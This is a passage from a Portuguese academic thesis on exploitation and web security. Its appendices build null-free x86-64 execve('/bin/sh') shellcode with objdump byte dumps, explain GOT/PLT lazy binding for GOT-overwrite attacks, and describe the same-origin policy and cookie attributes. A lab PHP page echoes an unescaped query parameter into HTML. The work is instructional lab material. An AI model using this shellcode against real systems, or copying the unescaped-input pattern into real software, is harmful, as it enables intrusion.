


Figura 122: “Desassemblando” função main.




Figura 123: “Desassemblando” função execve.

Abaixo, o código do *payload* gerado.

```
.section .text
.globl _start

_start:

mov %rsp, %rbp
sub $0x24, %rsp
movl $0x0068732f, -0x4(%rbp)    /* empilha '/sh' com o terminador NULL*/
movl $0x6e69622f, -0x8(%rbp)    /* empilha '/bin' */
lea -0x8(%rbp), %rdi            /* endereço de '/bin/sh' é colocado em %rdi */
movq $0x0, -0x10(%rbp)          /* empilha NULL */
mov %rdi, -0x18(%rbp)           /* empilha ponteiro para '/bin/sh' */
lea -0x18(%rbp), %rsi           /* endereço do array de ponteiros é colocado em %rsi */
mov $0x0, %rdx                  /* move 0 para %rdx */
mov $0x3b, %rax;                /* move 0x3b para %rax */
syscall                         /* invoca a chamada de sistema */
```

```
tcc@xsoft: payload
File  Edit  View  Terminal  Help
tcc@xsoft:payload$ as -o shellcode_s.o shellcode_s.s
tcc@xsoft:payload$ ld -s -o shellcode_s shellcode_s.o
tcc@xsoft:payload$ ./shellcode_s
$ exit
tcc@xsoft:payload$
```

Figura 124: Testando *payload* gerado em *assembly*.

```
tcc@xsoft: payload
File  Edit  View  Terminal  Help
tcc@xsoft:payload$ objdump -d shellcode_s

shellcode_s:     file format elf64-x86-64


Disassembly of section .text:

0000000000400078 <.text>:
  400078:       48 89 e5                mov    %rsp,%rbp
  40007b:       48 83 ec 24             sub    $0x24,%rsp
  40007f:       c7 45 fc 2f 73 68 00    movl   $0x68732f,-0x4(%rbp)
  400086:       c7 45 f8 2f 62 69 6e    movl   $0x6e69622f,-0x8(%rbp)
  40008d:       48 8d 7d f8             lea    -0x8(%rbp),%rdi
  400091:       48 c7 45 f0 00 00 00    movq   $0x0,-0x10(%rbp)
  400098:       00
  400099:       48 89 7d e8             mov    %rdi,-0x18(%rbp)
  40009d:       48 8d 75 e8             lea    -0x18(%rbp),%rsi
  4000a1:       48 c7 c2 00 00 00 00    mov    $0x0,%rdx
  4000a8:       48 c7 c0 3b 00 00 00    mov    $0x3b,%rax
  4000af:       0f 05                   syscall
tcc@xsoft:payload$
```

Figura 125: Obtenção dos *bytes* do *payload*.

Utiliza-se o utilitário objdump para obter as instruções geradas pelo código *assembly*, como mostrado na Figura 125, onde pode-se ver muitos caracteres 0x00 (NULL), que são os terminadores de *string* na linguagem C. Ao encontrar esse caractere as funções de entrada de dados considerarão como fim da entrada, o que faria com que todos os *bytes* subsequentes fossem descartados, tornando o *payload* ineficaz. Isso na maioria das vezes não chega a ser um problema, pois há diversas formas de se escrever a mesma rotina, e utiliza-se desse artifício para tentar obter um *payload* sem caracteres 0x00. Esse artifício pode ser utilizado

para eliminar qualquer caractere de um *payload*, isso geralmente é necessário quando se deseja burlar filtros de entrada. O código abaixo e a Figura 126 mostram os detalhes do novo *payload* gerado.

```
.section .text
.globl _start

_start:

mov %rsp, %rbp
sub $0x24, %rsp                 /* aloca frame */
xor %rax, %rax                  /* zera %rax */
mov %rax, -0x8(%rbp)            /* empilha terminador de string */
movl $0x68732f2f, -0xc(%rbp)    /* empilha '//sh', dessa vez sem o caracter NULL */
movl $0x6e69622f, -0x10(%rbp)   /* empilha '/bin' */
lea -0x10(%rbp), %rdi           /* endereço de '/bin/sh' é colocado em %rdi */
movq %rax, -0x18(%rbp)          /* empilha NULL */
mov %rdi, -0x20(%rbp)           /* empilha ponteiro para '/bin/sh' */
lea -0x20(%rbp), %rsi           /* endereço do array de ponteiros é colocado em %rsi */
xor %rdx, %rdx                  /* zera %rdx */
movb $0x3b, %al;                /* move 0x3b para %al */
syscall                         /* invoca a chamada de sistema */
```

```
tcc@xsoft: payload
File  Edit  View  Terminal  Help
tcc@xsoft:payload$ ./shellcode_s1
$ exit
tcc@xsoft:payload$ objdump -d shellcode_s1

shellcode_s1:     file format elf64-x86-64


Disassembly of section .text:

0000000000400078 <.text>:
  400078:       48 89 e5                mov    %rsp,%rbp
  40007b:       48 83 ec 24             sub    $0x24,%rsp
  40007f:       48 31 c0                xor    %rax,%rax
  400082:       48 89 45 f8             mov    %rax,-0x8(%rbp)
  400086:       c7 45 f4 2f 2f 73 68    movl   $0x68732f2f,-0xc(%rbp)
  40008d:       c7 45 f0 2f 62 69 6e    movl   $0x6e69622f,-0x10(%rbp)
  400094:       48 8d 7d f0             lea    -0x10(%rbp),%rdi
  400098:       48 89 45 e8             mov    %rax,-0x18(%rbp)
  40009c:       48 89 7d e0             mov    %rdi,-0x20(%rbp)
  4000a0:       48 8d 75 e0             lea    -0x20(%rbp),%rsi
  4000a4:       48 31 d2                xor    %rdx,%rdx
  4000a7:       b0 3b                   mov    $0x3b,%al
  4000a9:       0f 05                   syscall
tcc@xsoft:payload$
```

Figura 126: Execução do novo *payload* e os respectivos *bytes* gerados.

APÊNDICE B - GOT e PLT

Esse apêndice é uma extensão da seção 3.5, que tratou da sobrescrita da tabela GOT.

Global Offset Table e Procedure Linking Table são tabelas utilizadas para tornar possível o lazy biding, que nada mais é que a resolução dos endereços dos símbolos externos sobre demanda. O *linker* se utiliza dessas tabelas para possibilitar que os endereços das funções de bibliotecas carregadas dinamicamente apenas sejam para calculados quando for necessário, ou seja, quando forem chamadas. A Figura 127 mostra as entradas da tabela GOT do programa mostrado abaixo. A Figura 128 mostra a compilação do programa, a visualização das instruções de máquina geradas, as instruções da PLT e a entrada correspondente à função printf na GOT. Já a Figura 129, continuação da anterior, mostra que na segunda chamada à printf, sua respectiva entrada na GOT possui o endereço real da função, o que permite a PLT já redirecionar o fluxo diretamente para a função.

```c
int main(int argc, char *argv[])
{
    printf("printf - %p\n", printf);
    printf("printf - %p\n", printf);
}
```

```
tcc@xsoft:xsoft$ objdump -R got_plt

got_plt:     file format elf64-x86-64

DYNAMIC RELOCATION RECORDS
OFFSET           TYPE              VALUE
0000000000600fe0 R_X86_64_GLOB_DAT  __gmon_start__
0000000000601000 R_X86_64_JUMP_SLOT  printf
0000000000601008 R_X86_64_JUMP_SLOT  __libc_start_main
```

Figura 127: Obtenção das entradas da tabela GOT do programa.

```
tcc@xsoft:xsoft$ gcc -o got_plt got_plt.c
tcc@xsoft:xsoft$ gdb -q ./got_plt
Reading symbols from /xsoft/got_plt...(no debugging symbols found)...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x0000000000400524 <+0>:     push   %rbp
   0x0000000000400525 <+1>:     mov    %rsp,%rbp
   0x0000000000400528 <+4>:     sub    $0x10,%rsp
   0x000000000040052c <+8>:     mov    %edi,-0x4(%rbp)
   0x000000000040052f <+11>:    mov    %rsi,-0x10(%rbp)
   0x0000000000400533 <+15>:    mov    $0x40065c,%eax
   0x0000000000400538 <+20>:    mov    $0x400420,%esi
   0x000000000040053d <+25>:    mov    %rax,%rdi
   0x0000000000400540 <+28>:    mov    $0x0,%eax
   0x0000000000400545 <+33>:    callq  0x400420 <printf@plt>
   0x000000000040054a <+38>:    mov    $0x40065c,%eax
   0x000000000040054f <+43>:    mov    $0x400420,%esi
   0x0000000000400554 <+48>:    mov    %rax,%rdi
   0x0000000000400557 <+51>:    mov    $0x0,%eax
   0x000000000040055c <+56>:    callq  0x400420 <printf@plt>
   0x0000000000400561 <+61>:    leaveq
   0x0000000000400562 <+62>:    retq
End of assembler dump.
(gdb) b *main+33
Breakpoint 1 at 0x400545
(gdb) b *main+56
Breakpoint 2 at 0x40055c
(gdb) r
Starting program: /xsoft/got_plt

Breakpoint 1, 0x0000000000400545 in main ()
(gdb) stepi
0x0000000000400420 in printf@plt ()
(gdb) x/3i $rip
=> 0x400420 <printf@plt>:       jmpq   *0x200bda(%rip)        # 0x601000 <_GLOBAL_OFFSET_TABLE_+24>
   0x400426 <printf@plt+6>:     pushq  $0x0
   0x40042b <printf@plt+11>:    jmpq   0x400410
(gdb) x/2w $rip+6+0x200bda
0x601000 <_GLOBAL_OFFSET_TABLE_+24>:    0x00400426      0x00000000
(gdb)
```

Figura 128: Execução de instruções da PLT quando a printf é chamada. Na primeira chamada, o *linker* é executado para resolver o endereço da função.




Figura 129: O *linker* sobrescreve a entrada na GOT com o endereço resolvido, então na segunda chamada à função da PLT redireciona o fluxo para a função.

APÊNDICE C - Mecanismos de Segurança dos Navegadores

Devido a grande interação entre componentes e tecnologias na *Web*, os riscos relacionados a segurança aumentaram, o que trouxe a necessidade da implantação de mecanismos de proteção nos navegadores.

Same Origin Policy

Esse é o principal mecanismo de proteção implementando pelos navegadores. Esse mecanismo consiste na delimitação de domínios, ou seja, um conteúdo dinâmico só pode acessar os *cookies* do próprio domínio, assim como, fica impedido de acessar respostas a requisições feitas a recursos de outros domínios. De acordo com Rich, Dwivedi e Lackey (2008 p. 22, tradução nossa), "uma origem é definida pela combinação de *hostname*, protocolo e número da porta".

O código abaixo de sameorigin.php mostra o carregamento dinâmico de recursos de outro domínio, e mostra ainda a tentativa de se ler através da DOM os dados retornados pela requisição.

```
<html>
    <body>
       <?php
            $iframe = '<iframe id="frame1" width="100%" height="700px" src=';
            if (!empty($_GET['site']))
                $iframe .= $_GET['site'];
            else
                $iframe .= 'http://xss.xsoft';
            $iframe .= '></iframe>';
            echo $iframe;
       ?>
    </body>

    <script>
        function getContent() {
            alert(document.getElementById('frame1').contentDocument.body.innerHTML);
        }
        setTimeout("getContent()", 4000);
    </script>
</html>
```

A Figura 130 mostra a requisição de um recurso no mesmo domínio do recurso original (xss.xsoft). O conteúdo é carregado no iframe, acessado através da DOM e é então exibido. Já a Figura 131 mostra uma requisição à sqlinjection.xsoft, o conteúdo é carregado no iframe, porém o acesso pela DOM é bloqueado pelo fato de os dados não serem do mesmo domínio do *script*.




Figura 130: Acesso à recurso permitido pois dados requisitados dinamicamente são do mesmo domínio.




Figura 131: Acesso negado pois recurso é de domínio diferente.

Cookies

Pelo fato do protocolo HTTP ser *stateless* não havia maneira de se conectar diferentes requisições à uma mesma aplicação *web*, ou seja não era possível manter o estado da conexão do usuário entre diferentes requisições, o que limitava muito a interatividade das mesmas. Os *cookies* surgiram para suprir essa necessidade. *Cookies* são gerados pelo servidor e enviados ao cliente com dados que permitam identificá-lo a cada requisição, para tanto o cliente deve enviar o *cookie* em todo a requisição em que o mesmo é esperado. Além desses

dados de identificação os *cookies* possuem ainda os seguintes campos:

domain – Especificado o domínio ao qual o *cookie* se aplica. Domínios internos podem setar *cookies* para domínios de mais alto nível, como por exemplo x.y.com, pode setar um *cookie* para o domínio y.com, que abrangeria um gama maior de aplicações. A exceção aqui é que nenhum domínio interno pode setar *cookies* para os chamados TLD (*top-level domain*), ou seja, não é possível setar *cookies* para o domínio .com.

path – Restringe o cookie ao diretório especificado. Se um cookie for setado por x.y.com/z/app.php com path /z o cookie não será considerado ao requisitar o recurso x.y.com/app1.php, porém será enviado para toda requisição à recurso em /z, incluindo seus sub-diretórios.

secure – Caso este atributo esteja setado o *cookie* será enviado somente em requisições HTTPS. Um grande problema aqui é que esse atributo pode ser setado durante uma requisição HTTP.

expires – Especifica quando o *cookie* deve ser descartado pelo navegador, caso não esteja setado o tempo de vida fica limitado ao tempo em que o navegador ficar aberto.

HttpOnly – Não é considerada por todos os navegadores, porém, quando setado impede o acesso aos *cookie* através da DOM.